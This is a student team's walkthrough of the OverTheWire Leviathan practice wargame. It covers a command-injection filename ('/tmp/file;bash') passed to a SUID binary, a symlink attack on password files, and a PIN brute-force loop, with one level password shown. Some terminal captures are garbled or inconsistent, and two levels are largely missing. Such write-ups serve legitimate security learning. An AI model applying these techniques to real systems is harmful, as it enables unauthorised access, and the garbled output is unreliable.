

OverTheWire – Leviathan Lab Walkthrough (Levels 0–7)

Proof of Concept Report

Team Contributors

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This report documents the detailed step-by-step solutions of the OverTheWire Leviathan wargame (Levels 0–7). The lab was completed collaboratively by both team members, working together on each level from start to finish. As beginners, we often referred to online resources for guidance, especially to understand Linux commands, their functions, and practical usage. The report not only reflects our progress in solving the challenges but also highlights how teamwork, exploration, and external references helped us strengthen our foundation in Linux fundamentals, binary exploitation, and privilege escalation techniques.

Level 0 \rightarrow Level 1


Tools Used: `ls`, `cat`, `grep`

Objective: Extract password from backup HTML file.

Steps Followed:

1. Logged in as leviathan0 with default password.
2. Ran `ls -la` and found hidden `.backup` file.
3. Viewed contents with `cat bookmark.html`, which pointed to `bookmark.html`.
4. Searched for the keyword using `grep password bookmark.html`.
5. Retrieved the password for leviathan1.

Conclusion: Learned to inspect hidden files and extract sensitive data from backups.



Level 2 → Level 3

Tools Used: `ltrace`, command injection

Objective: Exploit insecure command usage inside a binary.

Steps Followed:

1. Found the binary `printfile`.
2. Running with `/etc/leviathan_pass/leviathan3` returned “you can’t have that file.”
3. Using `ltrace`, discovered it calls the `cat` command.
4. Created a malicious filename `/tmp/file;bash` to inject commands.
5. Executed binary with this input, escalated privileges, and accessed `/etc/leviathan_pass/leviathan3`.

Conclusion: Gained experience in exploiting command injection vulnerabilities.

```
File Actions Edit View Help
$ ssh leviathan2@leviathan.labs.overthewire.org -p 2223
leviathan
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
leviathan2@leviathan.labs.overthewire.org's password:
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.
If you are playing 'somegame', then:
* USERHACKS are somegame, somegame1, ...
* Host LEVELS are stored in /somegame/.
* PASSWORDS for each level are stored in /etc/somegame_pass/.
Write-access to homedirectories is disabled. It is advised to create a
working directory with a hard-to-guess name in /tmp/. You can use the
command "mktemp -d" in order to generate a random and hard to guess
directory in /tmp/. Read-access to both /tmp/ is disabled and to /proc
restricted so that users cannot snoop on eachother. Files and directories
with easily guessable or short names will be periodically deleted! The /tmp
directory is regularly wiped.
Please play nice!
* don't leave orphan processes running
* don't leave exploit-files laying around
```

```
File Actions Edit View Help
--[ Tools ]--
For your convenience we have installed a few useful tools which you can find
in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwning (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gminit (https://github.com/gminit/gminit) in /opt/gminit/
* pentools (https://github.com/Galloped/pentools)
* radare2 (http://www.radare.org/)
--[ More Information ]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
leviathan2@leviathan:~$ ls -la
total 96
drwxr-xr-x  2 root  root   4096 Aug 15 13:17 .
drwxr-xr-x 159 root  root   4096 Aug 15 13:18 ..
-rw-r--r--  1 root  root    256 Mar 31 2024 .bash_logout
-rw-r--r--  1 root  root    8651 Aug 15 13:09 .bashrc
-r--r--r--  1 leviathan2  leviathan2 15072 Aug 15 13:17 .profile
-rw-r--r--  1 root  root    407 Mar 31 2024 .profile
leviathan2@leviathan:~$ ./printfile
Usage: ./printfile filename
leviathan2@leviathan:~$ ./printfile /etc/leviathan_pass/leviathan3
You can't have that file...
leviathan2@leviathan:~$ ./printfile /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
irc:x:39:39:irc:/run/irc:/usr/sbin/nologin
list:x:38:38:mailing list Manager:/var/list:/usr/sbin/nologin
ircu:x:39:39:ircu:/run/ircu:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:998:998:systemd Network Management:/usr/sbin/nologin
```

```
File Actions Edit View Help
leviathan2@leviathan:/tmp/tmp.V2vNVCU2N
vortex18:x:5018:5018:vortex level 18:/home/vortex18:/bin/bash
vortex19:x:5019:5019:vortex level 19:/home/vortex19:/bin/bash
vortex20:x:5020:5020:vortex level 20:/home/vortex20:/bin/bash
vortex21:x:5021:5021:vortex level 21:/home/vortex21:/bin/bash
vortex22:x:5022:5022:vortex level 22:/home/vortex22:/bin/bash
vortex23:x:5023:5023:vortex level 23:/home/vortex23:/bin/bash
vortex24:x:5024:5024:vortex level 24:/home/vortex24:/bin/bash
vortex25:x:5025:5025:vortex level 25:/home/vortex25:/bin/bash
vortex26:x:5026:5026:vortex level 26:/home/vortex26:/bin/bash
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vortex337:x:5337:5337:vortex level 337:/home/vortex337:/bin/bash
vortex338:x:5338:5338:vortex level 338:/home/vortex338:/bin/bash
vortex3
```



```

File Actions Edit View Help
leviathan3@leviathan:~$ ls -la /tmp/V2nVNCUI2n/
total 40
drwxr-xr-x 2 root root 4096 Aug 15 13:17
-rw-r--r-- 1 root root 226 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3851 Aug 15 13:09 .bashrc
-rw-r--r-- 1 leviathan leviathan 18189 Aug 15 13:17 level3
-rw-r--r-- 1 root root 687 Mar 31 2024 .profile
leviathan3@leviathan:~$ ./level3
Enter the password: hello
bzzzzzzap, WRONG
leviathan3@leviathan:~$ ltrace ./level3
libc_start_main(0x00000000, 1, 0xffffd464, 0, 0, 0, 0) = 0
strcmp("hello3", "kakaka") = -1
printf("Enter the password: ")
fgets("Enter the password: hello\n", 1024, stdin, stdout) = "hello\n"
strcmp("hello\n", "256, 0x7f7f7f7f") = 0
puts("bzzzzzzap, WRONG") = 19
leviathan3@leviathan:~$ ./level3
Enter the password: snlprintf
[You've got shell!]
$ ls
level3
$ cat /etc/leviathan_pass/leviathan4
$ cat
leviathan3@leviathan:~$

```

Level 3 → Level 4

Tools Used: `ltrace`, `./binary`

Objective: Reveal password through function call comparison.

Steps Followed:

1. Found binary level3.
2. Running it prompted for a password.
3. Traced with `ltrace ./level3` and saw a `strcmp()` comparison with `snlprintf`.
4. Executed `./level3 snlprintf` which granted shell access.
5. Retrieved password from `/etc/leviathan_pass/leviathan4`.

Conclusion: Learned to identify hardcoded credentials via function tracing.

```

leviathan3@leviathan:~$ cat /etc/leviathan_pass/leviathan4
leviathan3@leviathan:~$

```

```

leviathan3@leviathan:~$ cat /etc/leviathan_pass/leviathan4
leviathan3@leviathan:~$

```

Level 4 → Level 5


Tools Used: Hidden file inspection, ASCII conversion

Objective: Decode hidden binary file to extract password.

Steps Followed:

1. Logged in as leviathan4.
2. Searched directories and discovered a hidden `.trash` folder.
3. Found a binary file inside named `bin`.
4. Converted binary content to ASCII using online tools.
5. Extracted the password for leviathan5.

Conclusion: Learned how hidden binary files can store encoded secrets.



```
leviathan@leviathan.labs.overthewire.org -p 2223
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames


leviathan@leviathan.labs.overthewire.org's password:
Permission denied, please try again.
leviathan@leviathan.labs.overthewire.org's password:

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
This machine might hold several wargames.
If you are playing "somegame", then:
* USERNAMES are somegame1, somegame2, ...
* Most LEVELS are stored in /somegame/.
* PASSWORDS for each level are stored in /etc/somegame_pass/.

Write-access to homedirectories is disabled. It is advised to create a
working directory with a hard-to-guess name in /tmp/. You can use the
command "mkdir -d" in order to generate a random and hard to guess
directory in /tmp/. Read-access to both /tmp/ is disabled and to /proc
restricted so that users cannot snoop on eachother, files and directories
with easily guessable or short names will be periodically deleted! The /tmp
directory is regularly wiped.
Please play nice!

leviathan@leviathan:~$ ls -la
total 24
drwxr-xr-x 3 root root 4096 Aug 15 13:17 .
drwxr-xr-x 159 root root 4096 Aug 15 13:18 ..
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3851 Aug 15 13:59 .bashrc
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
dr-xr-x--- 2 root leviathan 4096 Aug 15 13:17 .trash
leviathan@leviathan:~$ cd .trash
leviathan@leviathan:~/.trash$ ls
bin
```



Conclusion: Gained understanding of symlink attacks against SUID binaries.

Level 6 → Level 7


Tools Used: Bash scripting, brute force

Objective: Crack a 4-digit PIN to gain shell access.

Steps Followed:

1. Binary leviathan6 asked for a 4-digit code.
2. Wrote a brute-force script to test all combinations from 0000 to 9999: `for i in {0000..9999}; do echo $i; ./leviathan6 $i; done;`
3. When the correct PIN was entered, a shell was granted.
4. Accessed `/etc/leviathan_pass/leviathan7` to retrieve the password.

Conclusion: Learned brute-force automation for PIN-based security.



```
leviathan6
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
leviathan6@leviathan.labs.overthewire.org's password:
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.
If you are playing "somegame", then:
• USRNAMEs are somegame1, somegame2, ...
• Most LEVELs are stored in /somegame/.
• PASSWORDs for each level are stored in /etc/somegame_pass/.
Write-access to homedirectories is disabled. It is advised to create a
working directory with a hard-to-guess name in /tmp/. You can use the
command "mkdir -p" in order to generate a random and hard to guess
directory in /tmp/. Read-access to both /tmp/ is disabled and to /proc
restricted so that users cannot snoop on eachother. Files and directories
with easily guessable or short names will be periodically deleted. The /tmp
directory is regularly wiped.
Please play nice:
• don't leave orphan processes running
• don't leave exploit-files laying around

leviathan6@leviathan:~$ ls -la
total 36
drwxr-xr-x  2 root  root  4096 Aug 15 13:17 .
drwxr-xr-x 150 root  root 4096 Aug 15 13:18 ..
-rw-r--r--  1 root  root  220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root  root  8851 Aug 15 13:09 .bashrc
-rw-r--r--  1 leviathan leviathan6 10630 Aug 15 13:17 leviathan6
-rw-r--r--  1 root  root   807 Mar 31 2024 .profile
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$ ./leviathan6
lib: start_main(0x00000000, 1, 0xffff0000, 0) unfinished ...
printf("usage: %s <4 digit code>\n", "/leviathan6 <4 digit code>")
exit(1) no return ...
+++ exited (status 255) +++
leviathan6@leviathan:~$ for i in {0000..9999}; do echo $i; ./leviathan6 $i; done;
0000 Wrong
0001 Wrong
0002 Wrong
0003 Wrong
0004 Wrong
0005 Wrong
0006 Wrong
0007 Wrong
0008 Wrong
0009 Wrong
0010 Wrong
0011 Wrong
0012 Wrong
0013 Wrong
0014 Wrong
0015 Wrong
0016 Wrong
0017 Wrong
7100 Wrong
7101 Wrong
7102 Wrong
7103 Wrong
7104 Wrong
7105 Wrong
7106 Wrong
7107 Wrong
7108 Wrong
7109 Wrong
7110 Wrong
7111 Wrong
7112 Wrong
7113 Wrong
7114 Wrong
7115 Wrong
7116 Wrong
7117 Wrong
7118 Wrong
7119 Wrong
7120 Wrong
7121 Wrong
7122 Wrong
7123 Wrong
$ whoami
leviathan7
$ ls
leviathan6
$ cat /etc/leviathan_pass/leviathan7
qE55io5ym8
```

Level 7 (Final)


Tools Used: File inspection

Objective: Verify game completion.

Steps Followed:

1. Logged in as leviathan7.
2. No files were visible in the home directory.
3. Found and opened the file congratulations.
4. The file confirmed successful completion of Leviathan.

Conclusion: Completed all Leviathan levels successfully.



Summary Table

Level	Approach	Key Command / Method
0	Backup file inspection	<code>grep password bookmark.html</code>
1	Binary tracing with ltrace	<code>./check sex</code>
2	Command injection in filename	<code>/tmp/file;bash</code>
3	Hardcoded password via ltrace	<code>./level3 snlprintf</code>
4	Hidden binary decoding	ASCII conversion (using any site of conversion in website)
5	Symlink attack on temp file	<code>ln -s /etc/leviathan_pass/leviathan6 ...</code>
6	Brute-force PIN with loop	Bash brute force <code>for i in {0000..9999}; do echo \$i; ./leviathan6 \$i; done;</code>
7	Completion check	<code>cat CONGRATULATIONS</code>

Conclusion

Through the successful completion of the OverTheWire Leviathan wargame (Levels 0–7), we gained valuable hands-on experience in Linux system navigation, privilege escalation, and binary exploitation. Each level introduced us to different aspects of cybersecurity problem-solving; from inspecting hidden files and analyzing binaries, to exploiting SUID programs, command injection, symbolic links, and brute-force techniques.


Working together as a team allowed us to share ideas, troubleshoot errors collaboratively, and develop a structured approach to solving challenges. As beginners, we enhanced our

understanding of Linux commands and their practical applications with the help of online references, which further deepened our confidence in applying theoretical knowledge to real-world scenarios.

Learning Outcomes

- Improved proficiency in **basic Linux commands** and their functional uses.
- Practical exposure to **binary analysis tools** such as `ltrace`, `strings`, etc.
- Understanding of **command injection** and symlink exploitation.
- Hands-on practice with **SUID binaries** and privilege escalation.
- Developed skills in **automation and brute-force scripting** using Bash.
- Strengthened teamwork, research ability, and problem-solving mindset.

This project not only helped us clear the Leviathan lab but also built a solid foundation for advancing further in Capture The Flag (CTF) challenges and cybersecurity learning.



OverTheWire Website Interface